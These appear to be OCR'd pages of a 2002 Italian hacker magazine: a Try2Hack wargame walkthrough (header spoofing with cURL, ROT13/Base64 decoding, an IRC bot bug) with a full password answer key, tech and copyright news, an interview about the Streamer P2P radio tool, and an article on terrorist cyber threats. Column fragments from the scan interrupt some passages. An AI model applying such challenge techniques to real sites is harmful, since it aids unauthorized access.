
Per chi ha giocato a Try2Hack prima del mese di agosto, il gioco terminava al livello 9. Successivamente, il bot del livello precedente dava l'url per un ulteriore livello: http://www.try2hack.nl/the_l_e_v_e_l_10.php
Su questa pagina si trova il sorgente di un programma in Java, che deve essere compilato sul proprio computer. Il programma prende una stringa e ne restituisce un'altra, diversa. Bisogna identificare la stringa che da un certo risultato, che è la stringa fornita nelle istruzioni sul sito. Il modo migliore è di analizzare i vari comandi, e inserire nel programma delle istruzioni che restituiscano i valori assunti dalle varie stringhe, in modo da avere indizi sul funzionamento dell'algoritmo. In questo modo, si può riuscire a capire quale sia la password richiesta.

7



Per accedere alla pagina bisogna avere Internet Explorer 6.72, un sistema Linux e provenire dalla pagina http://www.microsoft.com/ms.htm. Tre condizioni impossibili da realizzare (non esiste Explorer per Linux, e difficilmente Microsoft accetterebbe di linkare il giochino...) . Se non si possono realizzare, si può benissimo fare finta: usando per esempio l'utility cURL (http://curl.haxx.se), si possono impostare a piacimento questi parametri, e ottenere un file di testo con il link e la password per il livello 8.

9



Inseriti nome utente e password, ci viene chiesto di collegarsi al canale #try2hack su irc.quakenet.org, e di inviare al bot TRY2HACK una query Ci viene restituita una stringa cifrata col Frasario di Cesare (o Rot13). Decifrandola, scopriamo che dobbiamo collegarci al canale #try2hack.level9, usando una password, anch'essa cifrata. La "cifratura" altro non è che la codifica Base64. Decodificando la chiave si ottiene la password Level9-myBB3DIux5L, da usare per accedere al canale. Una volta dentro a #try2hack.level9 ci verrà inviata una lunga stringa in codice binario, che una volta decodificato ci invita a inviare al bot try2hack il messaggio privato "showbug", che ci restituisce il sorgente di uno script scritto in linguaggio Tcl (comune nei bot Irc). Quello che bisogna fare è risultare inseriti nella lista degli utenti del bot, e collegarsi per una chat Dcc

LINK

Iron Bishop e LordBlack hanno pubblicato una guida al gioco Try2Hack molto più dettagliata di quella che potete trovare nel poco spazio che abbiamo a disposizione qui. Per ogni livello, vengono introdotte le tecniche e le conoscenze necessarie, vengono dati alcuni indizi e, se ancora brancolate nel buio, trovate le istruzioni dettagliate per superare il livello.
La guida si trova su

www.zonaitalia.it/test/try2hack.html

I due autori in realtà non risparmiano qualche critica alla nostra rivista e al nostro sito, anche su quella stessa pagina. Questo non ci impedisce di riconoscere il buon lavoro fatto con la guida, e di indicarvi il link. Come sempre, lasciamo ai nostri lettori il compito di farsi un'opinione, dopo aver sentito tutte le campane.

PASSWORD

Come nella migliore tradizione enigmistica, le soluzioni le pubblichiamo capovolte (anche se non a pagina 46...). Se proprio non potete resistere alla tentazione, eccovele:

Livello	Username	Password
1		hackerzzz
2	Try2Hack	NokiaIsGood
3		TheCorrectAnswer
4	Try2Hack	AppletsAreEasy
5	Try2Hack	OutOfInspiration
6	lord	lanparty
7		TonyHawk2
8	BuiZe	arsanik
9	n/a	n/a
10		OwYouDidIt

HOT!

HP STRINGE IL GUINZAGLIO SU BRUCE PERENS

Per dimostrare il suo impegno nel campo dell'open source, tempo fa Hewlett-Packard ha assunto Bruce Perens, uno dei "guru" del sofware libero. Come molti altri lavoratori in tutto il mondo, Bruce **ha subito pressioni dal suo datore di lavoro.** Hewlett-Packard lo ha invitato a **non fare una dimostrazione pubblica delle pratiche di rimozione delle protezioni** regionali di un lettore DVD (noi abbiamo spiegato come fare nel numero 6 di HJ). La dimostrazione avrebbe dovuto tenersi durante la Open Source Convention 2002 di San Diego.
Effettivamente, Perens avrebbe potuto subire conseguenze rilevanti, in base alle nuove leggi americane sul copyright.

INTERCETTAZIONI? NO, THANKS!

La Commissione Nazionale per l'Informatica e la Libertà inglese ha appena contestato la legge sulla sorveglianza elettronica adottata nel 2000 dal governo inglese. **La legge è in totale contraddizione con i diritti fondamentali dell'Uomo.** La responsabile, Elizabeth France, ha dichiarato che gli attentati dell'11 settembre 2001 hanno veramente cambiato l'equilibrio tra vita privata e sicurezza pubblica.

UNA LIBRERIA FIN TROPPO APERTA

Barnes&Noble, il concorrente principale della libreria online Amazon negli Stati Uniti, si è appena comportata in modo assolutamente singolare e poco simpatico. **Non si è degnata di rispondere alla messa all'erta di un esperto di sicurezza**, che ha rilevato non meno di una mezza dozzina di falle nel sistema di sicurezza del sito. Queste falle avrebbero potuto permettere di **avere accesso a certe informazioni riservate sui suoi clienti**. Neanche un grazie all'esperto che si sarebbe anche offerto di correggere i problemi gratuitamente. Una condotta simile di certo non invoglia gli hacker a comportarsi in modo eticamente corretto.

LA SIAE VUOLE IL "PIZZO" SUI CD-ROM

Che ne pensaste se il Governo raddoppiasse i pedaggi autostradali per suddividere tra tutti i viaggiatori il costo delle multe per eccesso di velocità? O se, per via dei delitti impuniti, ciascun cittadino dovesse passare un mese in galera? Suona assurdo, no? Eppure qualcosa di molto simile sta per accadere nel campo del diritto d'autore.
La situazione è questa; già ora, **la Siae guadagna un compenso su ogni supporto di registrazione vergine venduto**, a titolo di risarcimento per i mancati guadagni derivanti dalle duplicazioni illegali che possono essere eseguite proprio con quel supporto. Il tutto già suona strano (far pagare una tassa a tutti come risarcimento dei danni derivanti dal comportamento di pochi), ma fino a questo momento è stato sopportabile perché questi compensi erano molto modesti. Secondo il contenuto di una bozza di decreto legislativo che dovrà essere prossimamente discusso al Consiglio dei Ministri, **questi compensi dovranno essere aumentati in modo spropositato, rendendoli talvolta persino superiori al costo fisico del supporto.** Attualmente, si va dai 4 centesimi di euro per una cassetta audio (circa 77 delle vecchie lire) a i 6 centesimi (100 lire circa) di un CD-R dati o di una videocassetta da 180 minuti. Secondo la bozza del D.Lgs questi importi diventeranno, rispettivamente, 60 e 84 centesimi per audio cassette e Cd-R, e addirittura 1,35 euro per una videocassetta.




Questi importi saranno pagati **anche da cui userà i CD-R per fare un backup dei propri dati, una cassetta audio per registrare un'intervista** (ormai si usano quasi solo per scopi diversi dalla duplicazione), o **una video cassetta per registrare la comunione del figlio.** Il decreto legislativo dovrebbe recepire una direttiva europea che invita gli stati a emanare leggi in questo senso, ma **in Gran Bretagna, Irlanda, Lussemburgo, Norvegia e Portogallo queste tasse non esistono**, e negli altri Paesi gli importi sono molto, molto inferiori a quelli indicati dalla proposta di legge. L'unica speranza è che, prima dell'approvazione il testo venga drasticamente modificato, ma è molto flebile (tra l'altro, il Governo ha su questa materia una delega che gli permette di evitare la discussione della legge in Parlamento o nelle Commissioni).
A peggiorare la rabbia, c'è il più che legittimo sospetto che **i soldi raccolti in questo non saranno affatto ridistribuiti in modo uniforme** tra tutti gli autori e gli editori, grandi e piccoli, **ma finiranno nelle tasche dei pochi potentissimi soggetti** che già ora si arricchiscono spartendosi, talvolta in modo poco trasparente, i soldi raccolti dalla Siae . Se volete conoscere i meccanismi che regolano il giro dei soldi in Siae, leggetevi la trascrizione dell'inchiesta della trasmissione Report, disponibile su www.report.rai.it/2liv.asp?s=82. Attenzione però: c'è da incazzarsi fino a farsi venire il fegato marcio.

PAGHERETE CARO, PAGHERETE TUTTO

Ecco di quanto aumenteranno i prezzi dei supporti vergini e dei dispositivi di memorizzazione. I dati sono stati ricavati dalla tabella pubblicata dall'Andec all'indirizzo www.andec.it/news/fr_news1.htm.

Prodotto	Compenso attuale	Compenso previsto dallo schema di D. Lgs
Cassetta audio	€ 0,04 (70 lire)	€ 0,60 (1160 lire)
CD-R audio 74 min	€ 0,08 (155 lire)	€ 0,56 (1085 lire)
CD-R dati 650 Mb.	€ 0,05 (100 lire)	€ 0,84 (1600 lire)
Video cassetta an. 180 min	€ 0,06 (120 lire)	€ 1,35 (2600 lire)
DVD - R 180 min	Nessun compenso	€ 2,04 (3950 lire)
Videoregistratore analogico	Nessun compenso	3% del prezzo
Masterizzatori CD dati	3% sul 20% del prezzo	3% del prezzo

SICUREZZA ASSOLUTA



Si, è possibile ed è appena stato dimostrato da un istituto svizzero, collegando due PC attraverso un cavo in fibra ottica. Il problema è la distanza limitata. Alcuni ricercatori svizzeri hanno potuto stabilire un record di distanza di 67 Km! **La particolarità di questa tecnica è che ciascun bit di informazione viene trasportato da un solo fotone**. Ogni tentativo di intercettazione quindi porterebbe necessariamente all'interruzione del segnale (se il singolo fotone viene intercettato, non può più arrivare a destinazione) , e **sarebbe immediatamente individuato e contrastato.**

I CELLULARI AL SERVIZIO DEI RIBELLI

Il ministero delle comunicazioni indiano potrebbe **impedire l'estensione delle rete cellulare nel nord ovest del paese**, per paura che i gruppi di indipendentisti li utilizzino per coordinare le proprie azioni. Non meno di 50 gruppi di guerriglieri, infatti, lottano attivamente in questa zona a maggioranza musulmana. Attualmente i ribelli devono lasciare la giungla in cui combattono e cercare un telefono pubblico per fare le loro telefonate. "Quando avranno a disposizione i telefoni cellulari, potranno facilmente parlare ai loro capi dalla giungla e condurre le loro operazioni senza paura", ha dichiarato il generale J.S.Verma, comandante delle regione Est, all'agenzia Reuters.
Provate a pensare a quale reazione potrebbe esserci da noi se accadesse qualcosa di simile: abituati come siamo a usare il cellulare per ogni banalità, **una notizia simile potrebbe davvero provocare una rivoluzione...**



RADUNO HACKER A CELLATICA (BS)

Vorrei segnalarvi un piccolo incontro che sto organizzando qui nel mio paese nella provincia di Brascia!!!! (CELLATICA). Vorrei riunire tutti gli hacker e newbie della provincia e non, per scambiare delle opinioni e approfondire quello che gia' si sa sull'hacking!!
Per dare la possibilita' anche a chi di hacking non se ne intende di capirci qualcosa di piu' e stare un po' in compagnia, visto che di meeting se ne fanno ben pochi. Ho intenzione di organizzarlo per il 28 settembre qui a Cellatica!!!

HOT!

VIRUS, DIFFUSIONE FINALMENTE IN CALO

Per la prima volta nell'anno, tra il giugno e il luglio scorsi, **il numero di virus è diminuito**. Dopo un inizio d'anno molto carico, sembrerebbe che ci sia stata una tregua estiva che potrebbe risultare da una presa di coscienza da parte degli utenti che cominciano a dare sempre più importanza alla sicurezza e in particolare agli antivirus. Alcuni però stimano che questo potrebbe essere il risultato del fatto che, semplicemente, la gente utilizza meno il PC durante l'estate.

PERÙ: IL LOBBISMO DI MICROSOFT

Spaventata dall'annuncio del governo peruviano di favorire l'open source, **Microsoft fa grandi pressioni sull'ambasciatore americano a Lima** affinché quest'ultimo sostenga la sua causa e freni gli ardori del governo. Malgrado questa aperta pressione da parte di Microsoft, il governo peruviano non sembra per il momento cambiare opinione. Poco elegantemente, Microsoft ha ricordato che potrebbe rappresentare 15.000 lavoratori per il Perù. Una procedura per niente elegante ma che non stupisce più...

GIOCOSA MACCHINA DA GUERRA

Il nostro Dreamcast non è più inoffensivo. Un gruppo di hacker è riuscito a modificare certe funzioni del Dreamcast per trasformarlo in un modulo di attacco. In questo modo si potrà trasformare in uno zombie, un computer controllato da remoto allo scopo di penetrare in una rete aziendale o portare attacchi DDoS. Una manipolazione che potrebbe eludere la sagacità di alcuni firewall.

LE RADIO WEB UCCISE DALLA RIAA

A partire dal 20 ottobre potrà essere segnata la fine delle radio Web. Grazie alla RIAA (o a causa sua), che ha già avuto la testa di Napster, le radio Web **dovranno pagare milioni di dollari di royalty** (0,14 cent per pezzo e per ascoltatore). Se questa legge viene adottata, possiamo dimenticarci le radio sul Web.

DISCOGRAFICI: LICENZA DI HACKERARE

Negli Stati Uniti è stata depositata una proposta di legge per permettere ai produttori di cinema e di musica di piratare legalmente le reti peer-to-peer. I detentori dei diritti (autore, editore, ecc.) potranno quindi attaccare una rete o introdursi in essa quando abbiano un "ragionevole sospetto" che siano presenti copie illecite nelle "reti di scambio di file peer-to-peer accessibili al pubblico" sospettate. In breve, **carta bianca per piratare tutto ciò che desiderano con il solo pretesto che esista un "ragionevole sospetto"** (hum... anche da loro sono alle prese con queste faccende). Tutti possono sospettare di tutto, una persona potrebbe benissimo dire di pensare che su uno dei PC di una rete della Nasa ci siano degli MP3 e per questo ha attaccato il server dell'agenzia americana... **Tutti potranno arrogarsi questo diritto, che non si basa su niente** e sicuramente non su una parvenza di prova. Quindi, riassumendo, ad alcuni tutto è permesso con la copertura della giustizia, ma la pena per i comuni mortali per lo stesso atto è il carcere a vita. Viva lo zio Sam!
Qualche giorno dopo la presentazione al senato americano della legge che autorizza l'attacco delle reti Peer to Peer (Kazaa, Morpheus, ecc.) con tutti i mezzi tecnologici possibili, **il sito della RIAA (www.riaa.org) ha subito un'onda di attacchi di negazione di servizio per tre giorni**. Un avvertimento che i Pirati sono pronti a reagire...



CERCANDO DI RENDERE SICURA .NET

Attualmente **Microsoft cerca di reclutare un gruppo di ricercatori e di esperti** per migliorare e rafforzare le sue ricerche in materia di sicurezza, specialmente per i suoi nuovi prodotti basati sulla tecnologia .NET. Tra l'altro, Microsoft ha annunciato la creazione del Trustworthy Computing Academic Advisory Board, che riunisce da 12 a 15 collegi e università per contribuire a questo lavoro di ricerca e sviluppo. Le università di New York, Cornell o di Los Angeles hanno accettato di partecipare.

Microsoft .net

GUERRA DIGITALE TRA UNIVERSITÀ



Stephen LeMenager, direttore delle ammissioni all'università di Princeton, **ha ammesso di essere penetrato illegalmente nel server dell'università concorrente**, Yale. Ne voleva saggiare la solidità... Di fatto voleva accedere ai dossier di una dozzina di candidati che le due università si contendono, per poterli convincere. Tra di loro la nipote di Bush, top model a tempo perso. Tutti i mezzi sembrano buoni per reclutare i migliori allievi e la pirateria viene ora effettuata anche a livello istituzionale...

NETART IN MOSTRA AD ANCONA



Dal 18 al 22 settembre si svolgerà ad Ancona la **prima edizione del Festival Italiano di Net.Art BananaRAM**. Negli spazi storici della Mole Vanvitelliana si potranno ammirare installazioni, performance e dibattiti sulle sperimentazioni artistiche che si servono di Internet. Tutte le info le trovate su **www.bananaram.org**

INFEZIONI IN CORSO

Ecco la classifica dei 10 virus piu' attivi durante le scorse settimane secondo RAV Antivirus.

1 HTML/IFrame Exploit*
2 Win32/Klez.H@mm
3 Win32/Yaha.F@mm
4 Win32/Sircam@mm
5 Win32/Klez.E@mm
6 Win32/Magistr.B@mm
7 I Worm/Hybris.C
8 Win32/Nimda.E@mm
9 Win32/Magistr.A@mm
10 Win32/Desos.A@mm

IL PENTAGONO LIMITA L'UTILIZZO DELLA TECNOLOGIA SENZA FILI

Si sapeva già che le tecnologie senza fili sollevano grandi problemi di sicurezza. Il Pentagono dà un giro di vite. Ha dichiarato che **l'uso di tecniche di reti senza fili costituisce una porta aperta per gli hacker** che possono, a piacimento, prendere informazioni. Il Pentagono limita dunque l'uso di tali tecnologie, imponendo severe restrizioni a chi lavora al Pentagono. Da questo momento quindi **PDA, cellulari e computer portatili sono vietati** per un certo numero di funzionari. Le nuove regole dovranno entrare in vigore da qui a un mese secondo il responsabile delle comunicazioni del Pentagono. Un cambiamento di mentalità sorprendente, dal momento che il wireless ha grande successo.





I PIRATI PREN

Davanti ai tentativi di regolamentazione e di intromissione in tutto ciò contrapporsi alle grandi major del "tutto in vendita". L'ultima incarnazi nasconde dietro a questo nome che evoca fortemente lo streaming (tecni

Viaggiamo in questo ambiente non senza ricordare il fenomeno delle radio "libere" negli anni Settanta. Con la comparsa di stazioni di diffusione pirata online abbiamo trovato in una chat line l'uomo all'origine di questa cyber rivolta, Iain McLeod.

39 anni, musicista nell'anima ma sviluppatore di videogiochi nella vita quotidiana, questo inglese segue la linea che ha fatto espandere Napster: la musica per tutti, gratuitamente, e l'allontanamento dalle grandi società che gestiscono la musica.

Per questo rivoluzionario non è possibile lasciar passare ciò che accade su Internet senza reagire. Immediata è stata quindi la sua reazione alla legge votata dal congresso americano per fissare le quote che devono pagare le radio online. **Somme troppo onerose, che hanno come effetto immediato la chiusura pura e semplice di numerose radio sul Web**. Secondo questa legge le radio devono pagare un minimo di 0.0007 € per ascoltatore e per canzone trasmessa. Questo rappresenta grosso modo 7 € al mese per ascoltatore per una piccola stazione a cui si devono aggiungere 500 € di forfait di base obbligatori. Un costo troppo alto, specialmente se confrontato con i costi decisamente più bassi e forfettari che sono invece riservati alle tradizionali radio via etere. Lui ha quindi messo a punto un piccolo software, Streamer, che permette agli internauti di **creare la propria radio online in modo semplice e, soprattuto, non rintracciabile da parte delle autorità!**



>> Una rete parallela in piena esplosione

Streamer, anche se rivoluziona completamente le possibilità offerte agli appassionati di musica online, non è affatto una sorpresa in quanto tale. **È il risultato diretto del lento ma continuo movimento di quella parte della Rete che rifiuta un'Internet puramente commerciale.** Sono già cinque anni che Shoutcast ha cominciato, e da allora le tecnologie sono considerevolmente migliorate. Anche se ancora ha molti bachi, Streamer si basa sul principio che mantiene in vita sistemi come Gnutella: il fatto di **non avere bisogno di server centrali**, cosa che all'epoca aveva provocato la chiusura di Napster e provca oggi la paralisi di AudioGalaxy...

Il sito di Iain McLeod:
www.chaotica.u-net.com

Come installare e usare Streamer

Streamer è ancora un programma in versione beta, ha una documentazione un po' scarna e potrebbe non funzionare con tutte le configurazioni. Nel nostro caso non ha voluto saperne di funzionare su un Lan, dietro a un firewall, ma è andato senza troppi problemi con una normale connessione modem.

1 **Se non lo avete già, scaricate WinAmp (da www.winamp.com) o un programma analogo che permetta di ascoltare musica trasmessa su Internet e che riconosca come propri i file con estensione .pls. Installatelo prima di installare Streamer.**



2 **Dal sito di Streamer, http://www.chaotica.u-net.com/page/ streamer.htm, scaricate il file streamer.zip e scompattatelo in una posizione qualsiasi del vostro disco. Fate doppio clic sull'icona di Stramer.exe (nella nostra versione, l'icona era vuota).**



NEWBIE

NDONO LE ONDE!

ciò che riguarda la musica in linea, tutta una rete underground si sta organizzando per azione di questa resistenza che arricchisce i Morpheus, Kazaa o altri è Streamer! Ma chi si cnica che permette di caricare in tempo reale i file sonori da Internet)?

>> Intervista a Iain McLeod



HJ > Perché hai sviluppato Streamer?
IML > *L'idea mi è venuta quando ho sentito parlare di un server che non aveva sopportato l'afflusso di internauti durante una diffusione online. Allora mi sono detto: perché non utilizzare la banda di ogni PC invece di quella di un solo server? All'inizio non pensavo che avrebbe avuto tanto successo, ma dopo la messa in vigore del pagamento di royalty esorbitanti per la diffusione online, ho accelerato lo sviluppo per lottare contro questo scandalo.*

HJ > Pensi che ci sia una vera minaccia? A che livello?
IML > *Non credo che ci siano dei rischi fisici, se è questo che vuoi dire :-) Il codice sorgente è stato subito diffuso, quindi è troppo tardi per fermarlo: è il principio del peer to peer. Tuttavia devo dire che ho avuto un po' di panico quando ho visto la prima notizia riguardante Streamer pubblicata sul sito slashdot insieme al suo codice sorgente. Con la RIAA, tutto è possibile :-(*

> "...IO SONO SEMPRE STATO UN FAN DELLE RADIO PIRATA"
> > Iain McLoud

RIAA: Recording Industry Association of America, associazione di difesa degli interessi dell'industria musicale nell'America del Nord.


HJ > Credi che Internet diventerà un media puramente commerciale, a discapito della natura libertaria che l'ha caratterizzata per anni?
IML > *Certe persone in effetti spingono in questa direzione, sicuramente nel loro interesse. Ma Internet non potrà essere commerciale. "Vuole" essere aperta, non censurata e libera, è così che funziona. E poi, quando si parla di commercio si pensa sempre ai soldi, ma esistono altre forme di scambio: per esempio, ci può essere una forma di baratto.*

HJ > Oggi la musica rappresenta molto denaro, cosa ne pensi della distribuzione gratuita di essa attraverso gli MP3 grazie alle tecnologie P2P?
IML > *Se le società di musica non facilitano la distribuzione di MP3 attraverso la Rete, la gente crea le applicazioni che le permettano di farlo. La prima volta che ho scoperto Napster, sono stato collegato 48 ore... Non è necessariamente una questione di costi; la cosa più interessante di Napster era la possibilità di trovare tutto ciò che ci interessa.*
All'epoca della distribuzione gratuita e illimitata di musica online, i prezzi eccessivi non hanno più motivo di esistere. Le case discografiche e i loro sbirri come RIAA & Co vogliono perseguire le decine di milioni di consumatori che utilizzano i servizi p2p? Si lamentano di miliardi di file scambiati in Rete grazie ai diversi software p2p, ma tali cifre non indicano che esiste una fortissima domanda di questo tipo di prestazioni? La gente è pronta a pagare una cifra ragionevole per utilizzare questo tipo di servizi, lo fa già per la connessione a Internet e per comprare i CD vergini per registrare i file MP3. Se si tratta di una cifra mensile equivalente a ciò che in media spende la gente per comprare dei CD musicali nei negozi, funzionerà molto bene e non


3 Se usate un firewall (in questo caso, ZoneAlarm), dovrete impostarlo per concedere a Streamer la possibilità di collegarsi a Internet e anche di agire come server (tranquilli, essendo rilasciato sotto licenza Gpl, si può stare tranquilli: non ci sono spyware).



4 Quando si apre la finestra di Stramer, fate clic sul pulsante Configure e inserite la vostra velocità di collegamento a Internet nei campi Download Speed e Upload Speed. Nel caso di un normale modem i valori dovrebbero essere 33 e 42; con Isdn 64 e 64, con Adsl 640 e 128.



5 Nella parte sinistra dello schermo, dovrebbe ora apparire una lista delle stazioni disponibili. Ancora non sono tantis-



p2p: Peer to Peer, connessione punto a punto attraverso un server centrale o una connessione diretta. Questo tipo di tecnologia è molto utilizzata da Napster, Kazaa, ecc. per lo scambio di file MP3, DivX, ecc.

perderanno più denaro! Sono dei cattivi uomini d'affari!

HJ > Su quali tecnologie si basa Streamer? Perché la scelta dell'open source ?

IML > *Di fatto ho appena inventato le "tecnologie" necessarie. Diffondere un segnale in p2p, al posto del protocollo TCP/IP in modalità full duplex, e accoppiarlo con un metodo di riconoscimento dei PC che hanno Streamer per trovare il segnale. Tutto questo non era così ovvio come si potrebbe pensare... Ho fatto la scelta dell'Open Source soprattutto per proteggermi. Ma è vero che ne amo il concetto. Inoltre l'idea dello streaming p2p è un concetto talmente fondamentale che non può che essere offerto a tutti.*

HJ > Cosa pensi della situazione underground ? Pensi che oggi esistano due Internet?

IML > *È sempre stato un po' così. Purtroppo tutto ciò che non porta denaro alle aziende è quasi sistematicamente etichettato come "underground". E questo peggiora con la nuova legge americana in preparazione che possiamo qualificare come fascista, in cui il minimo movimento potrà essere controllato. Una nuova legge ispirata dal mondo degli affari (si devono realizzare acquisti, grazie a regali finanziari ben mirati) che va contro la volontà e gli interessi delle persone normali. In questo modo l'unica soluzione sarà "hackerare" il nostro PC, altrimenti lui "controllerà" ciò che possiamo fare con esso, quale musica possiamo ascoltare, quali film possiamo vedere. E come la fantascienza: gli uomini in nero hanno intrapreso una vera guerra, cercando di far tacere la musica indipendente, in modo che non possiamo ascoltare altro che la loro musica. Hanno evidentemente "comprato" la legge per poter realizzare questo*

In questo modo l'unica soluzione sarà "hackerare" il nostro PC, altrimenti lui "controllerà" ciò che possiamo fare con esso, quale musica possiamo ascoltare, quali film possiamo vedere.

obiettivo e desiderano subito una seconda legge che consenta di installare tecnologie di sorveglianza sui PC per impedirci di raggirare la legge. Leggi contro la musica. Pensiamoci un po'...

HJ > Tu sei un po' un pirata delle onde, sei spaventato da queste grandi organizzazioni come la RIAA?

Sei già stato minacciato?

IML > *No. "Quando gli uomini buoni non fanno niente, il male trionfa". Dobbiamo opporci a loro, altrimenti il futuro sarà grigio e poco felice. Da parte mia, non faccio assolutamente niente di illegale, Streamer è un semplice sistema di diffusione radio via Internet... E in ogni caso, essendo nel Regno Unito non dipendo dalla legislazione americana. Ho scritto un programma che gioca con la musica, no? Se ho qualcosa da temere per questo, c'è qualcosa che non va. Non ho ancora ricevuto minacce ma questo non farebbe che rafforzare le mie opinioni e non impedirà la nascita di altri programmi basati sul p2p. La RIAA ha potuto fermare Audiogalaxy, ma io non mi preoccupo troppo per me stesso, sono lontano. E Streamer è Open source...*

HJ > Prevedi nuove versioni di Streamer e consideri la possibilità di lavorare con un gruppo per migliorarlo? Prossime tappe?

IML > *Attualmente ci lavoro costantemente, quindi ci saranno altre versioni. Serve una versione "adatta" e senza bachi in modo che sia più professionale e più funzionale. Un look migliore e un approccio più Windows faranno in modo che la gente si trovi a proprio agio. Questo mi dovrà ugualmente spingere verso versioni derivate che proporranno servizi a pagamento. Sto diventando un po' un "guru" in questo ambiente e, devo ammetterlo, non mi dispiace. Da semplice sviluppatore di videogiochi, che cerca di vendere la sua creazione, "Spheres of Chaos" attraverso il suo sito, mi si offre una nuova promettente strada.*

sime, in ogni caso dovrebbero aggirarsi almeno sulla decina di diverse radio. Fate doppio clic su una delle voci, scelta in base alla descrizione.

6 **Stramer lancerà WinAmp (o un altro programma analogo), che si collegherà alla stazione radio, che comincerà ad essere riprodotta. Come potete notare, WinAmp si collega in realtà all'indirizzo 127.0.0.1, che è il vostro computer. Questo perché Streamer si comporta come un Server, che "riflette" il canale su cui si è sintonizzato, e così facendo permette anche ad altre persone di collegarsi al nostro computer per ascoltare la radio.**








BIN LADEN: la minaccia digitale

UN ANNO FA, L'ORRORE IN DIRETTA

11 settembre 2001: l'orrore bussa alla porta del mondo intero. Viene indicato un colpevole: Bin Laden. Il punto su un'inchiesta che rimbalza.









È passato un anno da quando i seguaci di Bin Laden hanno contrassegnato l'inizio del ventunesimo secolo con il marchio dell'infamia. Dopo infiniti rumori, scoop veramente falsi e taglie sempre più alte, si può fare un po' di ordine...
Qualche mese fa un militante di Al Quaeda è stato arrestato e ha detto che l'organizzazione ha fatto ricorso a specialisti informatici, e disponeva di mezzi per attaccare le infrastrutture online. Un discorso ascoltato dall'FBI, ma che si inseriva in una serie di minacce incoerenti che rivelavano più un delirio fanatico che fatti reali, ma che ha comunque preoccupato.
In effetti il detective Chris Hsiung del dipartimento di polizia di Moutain View in California ha cominciato a interessarsi alle connessioni prolungate e rivolte a certi server di Silicon Valley da parte di persone situate in Medio Oriente e Asia. Queste si interessano in particolare a infrastrutture utilizzate in questa zona molto ambita, ma anche a celle utilizzate dagli amministratori locali. Questo non è sfuggito al detective specializzato in criminalità hi-tech, che ha avvertito l'ufficio dell'FBI a San Francisco. Al termine di una rapida inchiesta condotta di concerto con gli esperti del laboratorio Lawrence Livermore, è apparso chiaramente che numerosi siti americani erano stati oggetto di un'attenzione molto particolare da parte di internauti collegati da Arabia Saudita, Indonesia e Pakistan... Questi avevano concentrato la loro attenzione sui sistemi di telefonia d'urgenza, di generazione e di trasmissione di elettricità, di stoccaggio e di distribuzione di acqua, oltre che, e questo è ancora più inquietante, su fabbriche nucleari e di produzione di gas. Quando si è visto che certi calcolatori sequestrati durante l'inchiesta negli ambienti vicini ad Al Quaeda avevano informazioni e metodi di deviazione o di presa di controllo degli allarmi anti incendio, tutto è sembrato incastrasi e ha fatto pensare che avessero studiato eventuali attacchi accoppiati online e offline per provare, se necessario, a disorganizzare i soccorsi attaccando le chiamate d'urgenza e impedendo l'assistenza.
Nonostante sembrino esserci tentativi per sabotare tali servizi, alcuni sono più prudenti rispetto all'immagine del Ministero della difesa americano sul potere reale di danneggiamento da parte di terroristi nel cyberspazio. Al contrario, la Casa Bianca e l'FBI parlano di questa minaccia con termini molto più preoccupati. Due visioni in cui è difficile vedere chiaro, tra desiderio di informare e il mero calcolo politico...

